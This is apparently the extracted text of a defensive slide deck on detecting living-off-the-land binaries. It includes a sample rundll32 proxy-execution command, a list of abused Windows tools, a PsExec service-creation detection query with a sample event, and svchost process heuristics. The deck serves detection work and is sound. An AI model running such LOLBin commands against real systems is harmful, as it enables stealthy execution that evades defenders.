
rundll32.exe dialogex.dll,fackaaxv

Rundll32

The following techniques from MITRE ATT&CK are associated with this tool:

T1218.011: Signed Binary Proxy Execution: Rundll32

Other LOLBINs



Nltest

Schtasks

Wmic

Net

Sc

Rundll32

Attrib

Whoami

Taskkill

ICacls

Vssadmin

Dllhost

Jsc

BCDEdit

Mshta

A historical reenactment scene showing a group of soldiers in a field. The soldiers are wearing period uniforms, including hats and breeches, and are holding rifles. They are standing in a line, facing towards the right side of the frame. The background is filled with a thick, hazy smoke or dust, obscuring the sky and trees. The overall atmosphere is one of a battle or skirmish.

**Is there any
hope to
detect this ?**

Detection Opportunities

- ☐ Always Baseline your environment

**EventCode==7045
AND
("Service Name"
CONTAINS
“PSEXESVC”)**



LogName=System
SourceName=Microsoft-Windows-Service Control Manager
EventCode=7045
EventType=4
[Show all 21 lines](#)

Event Actions ▾

Type	Field	Value
Selected	<input checked="" type="checkbox"/> host	win10.windomain.local
	<input checked="" type="checkbox"/> source	WinEventLog:System
	<input checked="" type="checkbox"/> sourcetype	WinEventLog
Event	<input type="checkbox"/> ComputerName	win10.windomain.local
	<input type="checkbox"/> Service_File_Name	%SystemRoot%\PSEXESVC.exe
	<input type="checkbox"/> Service_Name	PSEXESVC
	<input type="checkbox"/> Service_Start_Type	demand start

Detection Opportunities

□ Check command line arguments



services.exe	864 C:\Windows\system32\services.exe
svchost.exe	472 C:\Windows\system32\svchost.exe + DcomLaunch -p -s PlugPlay
svchost.exe	676 C:\Windows\system32\svchost.exe + DcomLaunch -p
svchost.exe	1052 C:\Windows\system32\svchost.exe + RPCSS -p
svchost.exe	1096 C:\Windows\system32\svchost.exe + DcomLaunch -p -s LSM
svchost.exe	1288 C:\Windows\system32\svchost.exe + netsvcs -p -s DsmSvc
svchost.exe	1296 C:\Windows\System32\svchost.exe + NetworkService -s TemService
svchost.exe	1384 C:\Windows\System32\svchost.exe + LocalSystemNetworkRestricted -p -s NcbService
svchost.exe	1408 C:\Windows\system32\svchost.exe + LocalService -p -s nsi
svchost.exe	1416 C:\Windows\System32\svchost.exe + LocalServiceNetworkRestricted -p -s lmhosts
svchost.exe	1424 C:\Windows\system32\svchost.exe + LocalService -s W32Time

Detection Opportunities

- Knowledge of OS internals / Standard behavior

- 1. SVCHOST.EXE is always a child of SERVICES.EXE**
- 2. SVCHOST.EXE must always have arguments starting with the “-k” flag**
- 3. “HKLM\SYSTEM\CurrentControlSet\Services” stores informations about services**

Detection Opportunities

□ Get familiar with the MITRE ATT&CK Framework

TA0043	Reconnaissance	T1059	Command and Scripting Interpreter	Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell .						
TA0042	Resource Development									
TA0001	Initial Access									
TA0002	Execution		Data Sources: PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs	Procedure Examples						
TA0003	Persistence			<table border="1"><thead><tr><th>Name</th><th>Description</th></tr></thead><tbody><tr><td>APT19</td><td>APT19 downloaded and launched code within a SCT file.^[1]</td></tr><tr><td>APT32</td><td>APT32 has used COM scriptlets to download Cobalt Strike beacons.^[2]</td></tr></tbody></table>	Name	Description	APT19	APT19 downloaded and launched code within a SCT file. ^[1]	APT32	APT32 has used COM scriptlets to download Cobalt Strike beacons. ^[2]
Name	Description									
APT19	APT19 downloaded and launched code within a SCT file. ^[1]									
APT32	APT32 has used COM scriptlets to download Cobalt Strike beacons. ^[2]									
TA0004	Privilege Escalation									

Resources

- LOLBAS Project (<https://lolbas-project.github.io/>)
- SIGMA (<https://github.com/SigmaHQ/sigma>)
- DCP Podcast (<https://twitter.com/dcpthepodcast>)
- My Blog (<https://nasbench.medium.com>)



Thank You

Twitter: [@nas_bench](https://twitter.com/nas_bench)

Blog: nasbench.medium.com